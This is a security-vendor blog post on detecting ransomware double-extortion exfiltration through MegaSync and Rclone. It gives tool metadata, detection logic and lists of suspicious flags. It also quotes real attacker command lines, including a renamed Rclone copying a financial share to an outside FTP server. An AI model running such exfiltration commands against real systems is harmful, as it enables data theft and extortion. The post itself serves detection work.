# See what it's like to have a partner in the fight.

redcanary.com/blog/rclone-mega-extortion/

Ransomware has always been about leverage, and sometimes, just encrypting files is enough to get a payment. However, as organizations have gotten better about data backup and recovery practices—by implementing policies like the “3-2-1 rule,” for example—ransomware operators find themselves having to apply more and different kinds of leverage.

A so-called “double extortion” scheme, where an adversary encrypts files and threatens to leak stolen data, is one prominent example of this. In fact, the extortion side of these schemes is proving so effective that one prominent ransomware group recently announced that it would stop encrypting files and focus entirely on extortion moving forward.

While piling extortion on top of ransomware is an effective way of increasing leverage, it also adds conspicuous opportunities for detection in the form of illicit file transfer activity. This post offers some detection strategies that security teams can employ to detect malicious file transfer activity. Since we’re publishing this on Star Wars Day, we’d like to take you on an epic detection adventure. May the fourth be with you!

A long time ago on an endpoint far, far, away…

With the growing number of data backup solutions, it can be hard to decipher where ransomware operators might choose to store their newly stolen data. Detection can be a particular challenge when adversaries choose to use services that are common in enterprise environments, like Google Drive or Amazon S3. Luckily for us though, they very frequently use cloud storage services that aren't normal in enterprise environments. And even when adversaries exfiltrate your data to seemingly normal cloud storage providers, they often do so with unusual file transfer utilities.

Red Canary has observed Mega.io used as an exfiltration destination in multiple incident response engagements this year. In these attacks, we've also witnessed adversaries leveraging legitimate file transfer utilities that Mega provides for free to its customers, making it easy for users to upload files. We've identified exfiltration to file sharing services via other tools as well, but we're going to focus entirely on Mega-related tools, like MegaSync and MegaCmd, and on the open source, cross-platform utility Rclone.

## Asking the right questions

Even if our focus is somewhat limited, the detection principles included in this article can be readily abstracted and applied to additional file transfer utilities and other legitimate tools that are being co-opted for evil. Simply alerting on the use of any of these tools is trivial, and we include various binary metadata below that you can use to accomplish just that. Unfortunately, our experience across many short term incident response engagements is that adversaries generally try to evade simple security controls by renaming these tools.

As such, you'll need to understand the following:

- The authorized file sharing services and utilities in your environment
- The file sharing services and tools used in your environment, authorized or not
- The normal installation file paths for these tools
- The legitimate binary metadata associated with these tools
- The behaviors typically associated with these tools, including if and where they make network connections

## Mega detection

Mega provides users with end-to-end encryption of files, a free basic storage tier, and a suite of tools used to transfer files remotely. Rather than hassling with hosting their own file sharing servers, adversaries would rather make use of already existing cloud storage, especially ones that allow semi-anonymous payment via cryptocurrency like Bitcoin. Simply blocking network connections to Mega-related IP addresses might be a viable security control in certain environments, but detecting the actual file transfer utilities that adversaries leverage will offer better defense-in-depth against illicit data transfer.

One such utility is Mega’s main client application MegaSync, which is designed for routine file transfers and operates similarly to other cloud storage software such as Google Drive and Dropbox. In addition to MegaSync, we’ve also observed adversaries using the interactive command line variant known as MegaCmd. This tool offers many of the same capabilities as MegaSync but from the command line.

## Establishing the baseline

Under normal circumstances, you can expect MegaSync to have the following attributes:

| Metadata attribute | Value |
|---|---|
| Metadata attribute :<br>**Process name** | Value :<br>`megasync.exe` |
| Metadata attribute :<br>**Process path** | Value :<br>`C:\Users\{user}\AppData\Local\MEGAsync\MEGAsync.exe` |
| Metadata attribute :<br>**Description** | Value :<br>MEGAsync |
| Metadata attribute :<br>**Internal name** | Value :<br>`MEGAsync.exe` |
| Metadata attribute :<br>**Product name** | Value :<br>MEGAsync |

It's important to understand these baseline attributes because adversaries rarely execute tools like MegaCmd or MegaSync under their original filename. In this way, successful detection requires that you are able to determine the true identity of a given process regardless of what it claims to be. In other words, you might achieve a good detection outcome by identifying processes based on metadata like their internal name and then alerting when the internal name and the presented process name do not match. Similarly, you may be able to achieve success by looking for file path deviations.

## Overt use of Mega

Adversaries often rename MegaSync to circumvent application controls in environments where the utility is not approved for use. However, this isn't always the case. Trend Micro has reported that the Nefilim ransomware simply drops MegaSync into its normal file path under its normal name. If MegaSync isn't approved software in your environment, then you may be able to detect its use by looking for the execution of a process that is `megasync.exe` from a path that includes the following: `\\AppData\\Local\\MEGAsync`

On top of client applications such as those provided by Mega, many ransomware families may use other software or built-in operating system utilities to exfiltrate data. We'll use Mega as the example here, but you could just as well replace `mega.io` with whatever service you want to look out for. Since blocking a domain outright is trivial, we'll assume that you're okay with web browsers making network connections to Mega but want to know when anything else does.

If that's the case, you can look for execution of any process that is **not** `chrome.exe` , `firefox.exe` , `safari.exe` , `opera.exe` , `iexplore.exe` , `microsoftedge.exe` , `microsoftedgecp.exe` , `browser_broker.exe` , `msedge.exe` , or `brave.exe` initiating a network connection to the domains `mega.io` or `mega.co.nz` .

## Abnormal installation paths

In some instances, adversaries will execute MegaSync under its real name but from an unusual installation path. A detection analytic for identifying relocated copies of MegaSync execution may look something like this:

- *Binary named* `megasync.exe`
- *File execution path does not include* `AppData\\Local\\MEGAsync\\`


If there are circumstances in which it's acceptable for Megasync to run from an abnormal directory, then consider tuning your detection logic accordingly.

## Renaming MegaSync

We've observed adversaries executing renamed instances of Mega during incident response engagements associated with ransomware families like Nefilim, Sodinokibi, Pysa, and Conti. Alerting on the use of renamed instances of MegaSync could help prevent or reduce the scope of similar incidents moving forward. The following pseudo-analytic should detect renamed instances of MegaSync:

> *Look for the execution of a process that is not named* `megasync.exe` *but that executes with any any of the following corresponding metadata:*
> - *a binary internal name that is* `megasync.exe`
> - *a binary product name that is* `MEGAsync`
> - *a binary description that is* `MEGAsync`

The following image shows the execution of `meg.exe`. However, examining binary metadata reveals that `meg.exe` was in fact a renamed instance of MegaSync.



Process spawned by explorer.exe

```
c:\windows\temp\meg.exe 2058f471caa31d01243600bcf2c34e24 60989e83bc0afbcfa9f313c19edd7b7948a8c1dccb8c31332b9d6b1967823675
```

**Command line:** `"C:\Windows\Temp\meg.exe"`

This executable is uncommon in the environment and is associated with data exfiltration by some threat actors.

## Rclone detection

Shifting our focus away from Mega-specific tooling, it wouldn't be a blog post about exfiltration if we didn't shine a light on the cross-platform, open source file transfer utility known as Rclone. Once a ransomware operator has hooked an organization, Rclone helps them reel in their catch. Without the ability to cut the data loose, any attempts at double extortion go out the window.

So, what makes Rclone so special? Its versatility. Once an adversary drops it on an endpoint, modifying the exfiltration destination is trivial. Adversaries can also choose from a list of built-in command flags that will perform various actions, or they can opt to supply their own configuration file and avoid the need to execute with various command line flags. As an example, maybe using a cloud storage provider is not an option because of a technical control that disallows network connections to the adversary's hosting provider of choice. Rclone makes it very simple to use file transfer protocols such as FTP or SFTP, effectively enabling adversaries to move files wherever they want. See the Appendix for a list of known and supported Rclone commands at the end of this report.

## Establishing the baseline

As was the case with MegaSync, understanding the binary metadata associated with Rclone is a necessary first step if you want to detect adversaries who rename the tool. Under normal circumstances, you can expect `rclone` to have the following attributes:

| Metadata attribute | Value |
|---|---|
| Metadata attribute : **Process name** | Value : `rclone.exe` |
| Metadata attribute : **Original name** | Value : `rclone.exe` |
| Metadata attribute : **Description** | Value : Rsync for cloud storage |
| Metadata attribute : **Internal name** | Value : `rclone` |
| Metadata attribute : **Company name** | Value : `https://rclone.org` |

| **Metadata attribute** | **Value** |
|---|---|
| Metadata attribute :<br>**Product name** | Value :<br>Rclone |

## Overt use of Rclone

If Rclone isn’t permitted in your environment, then you can simply look for the execution of a process named `rclone.exe` . It’s worth noting that there isn’t any standard path that Rclone executes from, so unfortunately we cannot pare things down further like we were able to with MegaSync.


## Renaming Rclone

Red Canary has observed the execution of renamed versions of Rclone during IR engagements, in an attempt to bypass basic application controls. Taking this into account, we can begin creating detection analytics for renamed instances of Rclone, just as we did with MegaSync.

You can do so by looking for the execution of a process that is not named `rclone.exe` but that executes with any of the following binary metadata:

- a binary original name that is `rclone.exe`
- a binary description that is “Rsync for cloud storage”
- a binary internal name that is `rclone`
- a binary company name that is `https://rclone.org`
- a binary product name that is `Rclone`


The following image shows the execution of `sihosts.exe` . However, an examination of binary metadata revealed that `sihosts.exe` was in fact a renamed instance of Rclone:



Process spawned by cmd.exe

```
c:\programdata\sihosts.exe 9066cfcf809bb19091509a4d0f15f092 9b5d1f6a94ce122671a5956b2016e879428c74964174739b68397b6384f6ee8b
```

**Command line:**
```
sihosts.exe copy "\\[SHARE]\M$\Financial" ftp:acmecorp\[REDACTED] -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12
```




## Suspicious command line flags

In the interest of building resilient detection analytics, it’s worth noting that metadata could be altered in some way for these binaries, enabling an adversary to circumvent some of the security controls mentioned above. Considering that, it’s worth looking out for command line flags that are consistent with suspicious executions of `rclone` as well (see Appendix for the list of helpful command line perimeters).

Any time you observe these command line flags in play, it might be time to get your magnifying lens out and dig into how Rclone is being used in your environment. Of course, this can differ from one organization to the next. If you have approved legitimate use cases for Rclone in your environment, then you may have to tune your analytics accordingly.

We’ve had success looking for command lines including one or more of the command line parameters: `rclone` , `lsd` , `remote:` , `ftp:` , `mega` , `--config` , `--auto-confirm` , or `--multi-thread-streams` and `copy` , `config` , `create` , `lsd` , `remote` , `mega` , `user` , `pass` , `--config` , `--progress` , `--no-check-certificate` , `--ignore-existing` , `--auto-confirm` , ``--multi-thread-streams` `` , `--transfers` , `ftp:` , `remote:` , or `\\` .

The following image shows what some of these command line flags might look like in the wild:



Process spawned by svchost.exe

```
c:\windows\system32\cmd.exe 5746bd7e255dd6a8afa06f7c42c1ba41 db06c3534964e3fc79d2763144ba53742d7fa250ca336f4a0fe724b75aaff386
```

**Command line:** `C:\Windows\system32\cmd.exe /C c:\programdata\comms\rclone.exe config create remote mega user [redacted]@protonmail.com pass [redacted]`

While this is a great place to start, the Rclone project is constantly being updated with new functionality, so keeping an eye on the ChangeLog and Docs may be helpful when looking for new ways to identify the utility moving forward.

> Remember: detect or do not detect. There is no try.

## Appendix

As promised, the following table includes a list of Rclone commands that may be of particular interest.

| Flag | Action |
|---|---|
| Flag:<br>`sync` | Action :<br>Sync files to a destination |
| Flag:<br>`copy` | Action :<br>Copy files to a destination |
| Flag:<br>`config` | Action :<br>Specify a configuration file |
| Flag:<br>`create` | Action :<br>Create a configuration file |
| Flag:<br>`lsd` | Action :<br>List directories |
| Flag:<br>`remote` | Action :<br>Defines a remote destination when building a configuration file |

| Flag | Action |
|---|---|
| Flag:<br>`mega` | Action :<br>Mega, the cloud provider, defined while building a configuration file |
| Flag:<br>`user` | Action :<br>Username to authenticate to a remote destination |
| Flag:<br>`pass` | Action :<br>Password to authenticate to a remote destination |
| Flag:<br>`--config` | Action :<br>Specifies a configuration file to use in lieu of direct CLI commands |
| Flag:<br>`--progress` | Action :<br>Lists the progress of files being transferred |
| Flag:<br>`--no-check-certificate` | Action :<br>Skips certificate checks when brokering a network connection |
| Flag:<br>`--ignore-existing` | Action :<br>Ignores any files that may already exist on a remote destination |
| Flag:<br>`--auto-confirm` | Action :<br>Yes to all confirmation prompts |
| Flag:<br>`--multi-thread-streams` | Action :<br>Define the maximum number of streams for transferring files |
| Flag:<br>`--transfers` | Action :<br>Defines the maximum number of concurrent transfers |
| Flag:<br>`ftp:` | Action :<br>A predefined FTP destination, observed in direct CLI execution |

| Flag | Action |
|---|---|
| Flag:<br>`remote:` | Action :<br>A predefined remote destination, observed in direct CLI execution |
| Flag:<br>`\\` | Action :<br>Not a flag, but a CLI option consistent with network shares |

Related Articles

Detection and response

### ChromeLoader: a pushy malvertiser

Detection and response

### Intelligence Insights: May 2022

Detection and response

### The Goot cause: Detecting Gootloader and its follow-on activity

Detection and response

### Marshmallows & Kerberoasting

### Subscribe to our blog

These cookies will be stored in your browser only with your consent. You also have the option to opt-out of these cookies. But opting out of some of these cookies may have an effect on your browsing experience.

Necessary cookies are absolutely essential for the website to function properly. This category only includes cookies that ensures basic functionalities and security features of the website. These cookies do not store any personal information.

Any cookies that may not be particularly necessary for the website to function and is used specifically to collect user personal data via analytics, ads, other embedded contents are termed as non-necessary cookies. It is mandatory to procure user consent prior to running these cookies on your website.